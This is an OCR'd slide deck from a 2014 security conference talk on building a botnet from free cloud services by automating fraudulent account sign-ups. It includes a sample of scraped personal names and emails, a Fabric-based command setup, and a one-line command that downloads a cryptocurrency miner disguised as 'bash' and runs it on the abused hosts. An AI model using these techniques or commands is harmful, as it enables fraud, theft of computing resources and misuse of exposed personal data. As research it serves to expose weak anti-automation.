BISHOP FOX

CLOUD NINJA
Catch Me If You Can!

RSA 2014

RSA CONFERENCE | Where The World Talks Security

Thursday, February 27, 2014 | 8:00am – 9:00am | West | Room: 3002

Overview

What are these guys talking about?

Main Topics


- Could we **build a botnet** from freely available cloud services?
- Will we see the rise of more cloud based botnets?
- Should insufficient anti-automation be considered a top ten vulnerability?

Cloud PaaS

Platform as a Service

Free Cloud Services

Platform as a Service



Cloud Platforms (PaaS)

File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013

Parent Platform Name

	A	B	C	D	E	F	G	H	I	J	K	L
1	**Parent Platform Name**	**Sibling Level 1**	**Sibling Level 2**	**Description**	**Language(s) supported**							
2					**Java**	**.NET**	**Python**	**PHP**	**Ruby**	**Javascript**	**Perl**	**C++**
3	**Total Platforms supporting language**				34	15	25	24	20	13	8	2
4	30loops_						x					
5	Acquia Cloud			Drupal hosting. Fully managed, high-availability environments.				x				
7	Akshell									x		
8	Amazon Elastic Beanstalk				x			x				

Free Cloud Services

Development Environment as a Service

sourceLair

Cloud9™

Koding

codenvy

Claim Your Ruby

Development Box in 60 seconds.

Code on your box in the cloud via our Web IDE, your favorite Desktop Editor, or our Chrome application. Share boxes and code together right in your browser.

AUTOMATION

Scripting the Cloud

Cloud Providers (In)Security


Usability vs Security

Automating Registration

- Hurdles
  - Email address confirmation
  - CAPTCHA
  - Phone/SMS
  - Credit Card

Fraudulent Account Registration

Anti-Automation



66%

Email Confirmation Only

33%

More Anti-Automation

Cloud Providers (In)Security

Usability vs Security

Anti-Automation Techniques


- Email address confirmation
- CAPTCHA
- Phone/SMS
- Credit Card

Unique Email Addresses

Avoid Pattern Recognition

Real Email Addresses

Realistic Randomness



Unlimited usernames


- Prevent pattern recognition
- Pull from real world examples

```
[local-part from dump]@domain.tld
```

```
Target: http://ifs.nic.in/
Wikipedia: http://en.wikipedia.org/wiki/Indian_Fore
##################################################
#       Name    Email   Mobile No.      Action
1       Lok Raj Singh Chauhan   lokrajcex@gmail.cor
2       Ajeet Singh     reachajeet@gmail.com    88(
3       Prashant Sharma prashu4023@gmail.com    958
4       Vikram Kadam    vikram.kadam@rediffmil.com
5       Sanjay Khot     sanjaykhot0036@yahoo.co.in
6       Viren   viren_meteora@yahoo.co.in       078
```


Plethora of Email Addresses

SMTP Services



Unlimited domains

- `freedns.afraid.org`
- Prevent detection
- Thousands of unique email domains



Free DNS Subdomains


Unlimited email addresses

Showing **1-100** of **101,590** total

Domain	Status	Owner	Age
Sorted by: **Popularity**			
mooo.com (234660 hosts in use) website	public	josh	4568 d
us.to (97360 hosts in use) website	public	ukto	3529 d
chickenkiller.com (90035 hosts in use) website	public	josh	4640 d
strangled.net (37197 hosts in use) website	public	josh	4639 d
uk.to (32372 hosts in use) website	public	ukto	3565 days ago (12/13/2003)
ignorelist.com (27832 hosts in use) website	public	josh	4226 days ago (02/20/2002)
crabdance.com (22866 hosts in use) website	public	josh	2855 days ago (11/22/2005)

Showing **1-100** of **101,590** total

Domain	Status
Sorted by: **Popularity**	
mooo.com (234660 hosts in use) website	public
us.to (97360 hosts in use) website	public
chickenkiller.com (90035 hosts in use) website	public
strangled.net (37197 hosts in use) website	public
uk.to (32372 hosts in use) website	public
ignorelist.com (27832 hosts in use) website	public
crabdance.com (22866 hosts in use) website	public





Receiving Email and Processing

Free Signups

What do we need?

- Free email relay
  - Free MX registration
- Process wildcards
  - *@domain.tld
- Send unlimited messages
  - Unrestricted STMP to HTTP POST/JSON requests





Email Confirmation Token Processing


SMTP Services

Automated email processing

- Extract important information from incoming emails
- Grep for confirmation token links and request them

Account registration

- Automatic request sent to account activation links




DEMONSTRATION

Automatic Account Creation

Email Addresses

Automated Registration Workflow



Storing Account Information

Keeping track of all accounts

MongoDB

- MongoLab
- MongoHQ


```
{
  "_id": {
    "$oid": "52352731e4b0d93062d89bb3"
  },
  "boxes": [
    {
      "name": "roovee",
      "account_type": 5,
      "state": "running",
      "uri": "https://roovee-[redacted],
      "port": 13378,
      "email": "william.brown@register.motherbot.com",
      "cpu": 1,
      "memory": 384,
      "storage": 750,
      "region": 8,
      "id": [redacted],
    }
  ]
},
```

FUNTIVITIES

Botnets Are Fun!

Botnet Activities

Now we have a botnet! Fun!

What can we do?

- Distributed Network Scanning
- Distributed Password Cracking
- DDoS
- Click-fraud
- Crypto Currency Mining
- Data Storage

Command & Control

Botnet C2

What are we using?

- Fabric
  - Fabric is a Python library and command-line tool for streamlining the use of SSH for application deployment or systems administration tasks.
- `fab check_hosts -P -z 20`
- `fab run_command`

Distributed Command

Unique Amazon IP Addresses

```
[na1.cloudbox.net:15149]: curl http://icanhazip.com
184.169.182.155

[eu1.cloudbox.net:14317]: curl http://icanhazip.com
176.34.56.246

[na1.cloudbox.net:16960]: curl http://icanhazip.com
54.251.42.128

[na1.cloudbox.net:15167]: curl http://icanhazip.com
54.216.236.7

[na1.cloudbox.net:14319]: curl http://icanhazip.com
54.228.153.1

[na1.cloudbox.net:14358]: curl http://icanhazip.com
54.216.3.252
```

Litecoin Mining

All your processors are belong to us

Make money, money

- Deploying miners
- One command for $$$


```
if [ ! -f bash ]; then wget
http://sourceforge.net/projects/cpuminer/files/pooler-cpuminer-
2.3.2-linux-x86_64.tar.gz && tar zxfv pooler-cpuminer-2.3.2-
linux-x86_64.tar.gz && rm pooler-cpuminer-2.3.2-linux-
x86_64.tar.gz && mv minerd bash; fi; screen ./bash –
url=stratum+tcp://china.mine-litecoin.com --userpass=ninja.47:47;
rm bash
```


Distributed Command

Load After Crypto Currency Mining

```
ID    | Host                       | Status
--------------------------------------------
    0 | na1.cloudbox.net:13378 | 2 users,  load average: 37.08, 37.60, 32.51
    1 | na1.cloudbox.net:15151 | 1 user,  load average: 16.35, 15.35, 12.00
    2 | na1.cloudbox.net:16351 | 1 user,  load average: 19.65, 18.46, 14.38
    3 | na1.cloudbox.net:14358 | 2 users,  load average: 23.10, 22.91, 18.95
    4 | na1.cloudbox.net:12152 | 1 user,  load average: 19.60, 18.47, 14.41
    5 | na1.cloudbox.net:12151 | 1 user,  load average: 19.97, 18.61, 14.52
    6 | eu1.cloudbox.net:12150 | 1 user,  load average: 19.27, 18.37, 14.33
    7 | eu1.cloudbox.net:12149 | 2 users,  load average: 19.65, 18.46, 14.38
    8 | eu1.cloudbox.net:16298 | 1 user,  load average: 18.85, 17.43, 13.45
    9 | na1.cloudbox.net:16297 | 1 user,  load average: 18.55, 17.32, 13.38
   10 | na1.cloudbox.net:13161 | 1 user,  load average: 26.04, 25.57, 20.02
```

Litecoin Mining

All your processors are belong to us



Unlimited Storage Space

Refer Fake Friends

How do I earn bonus space for referring friends to Dropbox?

